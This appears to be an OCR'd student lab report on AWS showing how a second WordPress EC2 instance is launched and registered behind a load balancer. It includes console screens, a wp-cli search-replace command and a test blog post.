
You can use a key pair to securely connect to your instance. Ensure that you have access to the selected key pair before you launch the instance.

Key pair name - *required*

GrR_Auberson

Create new key pair

The instance type and the key pair for logging, we use the same as the lab 1.


▼ Network settings Info

Edit

Network Info

vpc-049e2f8e56e0bafef

Subnet Info

No preference (Default subnet in any availability zone)

Auto-assign public IP Info

Enable

Additional charges apply when outside of free tier allowance

Firewall (security groups) Info

A security group is a set of firewall rules that control the traffic for your instance. Add rules to allow specific traffic to reach your instance.

Create security group [✓ Select existing security group]

Common security groups Info

Select security groups

GrR_Auberson_default sg-02540dd46a8269193
VPC: vpc-049e2f8e56e0bafef


Compare security group rules

Security groups that you add or remove here will be added to or removed from all your network interfaces.

▶ Configure storage Info

Advanced

For network, we use the same security group as the other instance.



Number of instances | Info

1

Software Image (AMI)

Wordpress connected to RDS dat...read more

ami-0c97c41f245bd6816

Virtual server type (instance type)

t2.micro

Firewall (security group)


GrR_Auberson_default

Storage (volumes)

1 volume(s) - 8 GiB

The summary of our command.

Using the AWS console connect the instance to the load balancer. Watch the status of the instance go from Out of Service to In Service.



Register targets

Select instances, specify ports, and add the instances to the list of pending targets. Repeat to add additional combinations of instances and ports to the list of pending targets. Once you are satisfied with your selections, click Register pending targets.

Available instances (2)

	Instance ID	Name	State	Security groups	Zone	Private IPv4 address	Subnet ID
☐	i-01f5ba21b75f4acbc	GrR_Auberson_Image	✓ Running	GrR_Auberson_default	us-east-1d	172.31.19.193	subnet-0a2ab628966261f50
☐	i-0e422f6114fbea9dd	GrR_Auberson	✓ Running	GrR_Auberson_default	us-east-1d	172.31.17.184	subnet-0a2ab628966261f50

0 selected

Ports for the selected instances
Ports for routing traffic to the selected instances.
80
1-65535 (separate multiple ports with commas)

2 selections are now pending below. Include more or register targets when ready.

Review targets

Targets (2)


Instance ID	Name	Port	State	Security groups	Zone	Private IPv4 address	Subnet ID	Launch time
i-01f5ba21b75f4acbc	GrR_Auberson_Image	80	✓ Running	GrR_Auberson_default	us-east-1d	172.31.19.193	subnet-0a2ab628966261f50	April 8, 2024, 18:39 (UTC+02:00)
i-0e422f6114fbea9dd	GrR_Auberson	80	✓ Running	GrR_Auberson_default	us-east-1d	172.31.17.184	subnet-0a2ab628966261f50	April 8, 2024, 15:29 (UTC+02:00)

Adding instance in load balancer

Using any of the instances, run the wp search and replace tool to replace the old IP address with the load balancer's DNS name in the database.

```
php wp-cli.phar search-replace '52.54.125.85' 'GrR-Auberson-LoadBalancer-1
```

Make sure that you can access the Wordpress post using the load balancer's DNS name.


Test post labo 2 – CLD – CLD-Labo2

grr-zmoos-loadbalancer-476815230.us

CLD-Labo2 Edit site 4 0 New Edit Post Howdy, admin_wp

Test post labo 2 – CLD

Apr 2, 2024 — by admin_wp in Uncategorized

The **GF-BNR34** (**R34**) Skyline GT-R, GT-R V·Spec and GT-R V·Spec N1 models were introduced in January 1999. The R34 GT-R was shorter (from front to rear), and the front overhang was reduced as compared to its predecessor. The valve covers were painted glossy red (colour code Cherry Red Effect Z24 or X1020), as opposed to black in previous models.

Access to my page create with loadbalancer DNS name

> Draw a diagram of the setup you have created showing the components (instances, database, load balancer, client) and how they are connected. Include the security groups as well. Make sure to show every time a packet is filtered.


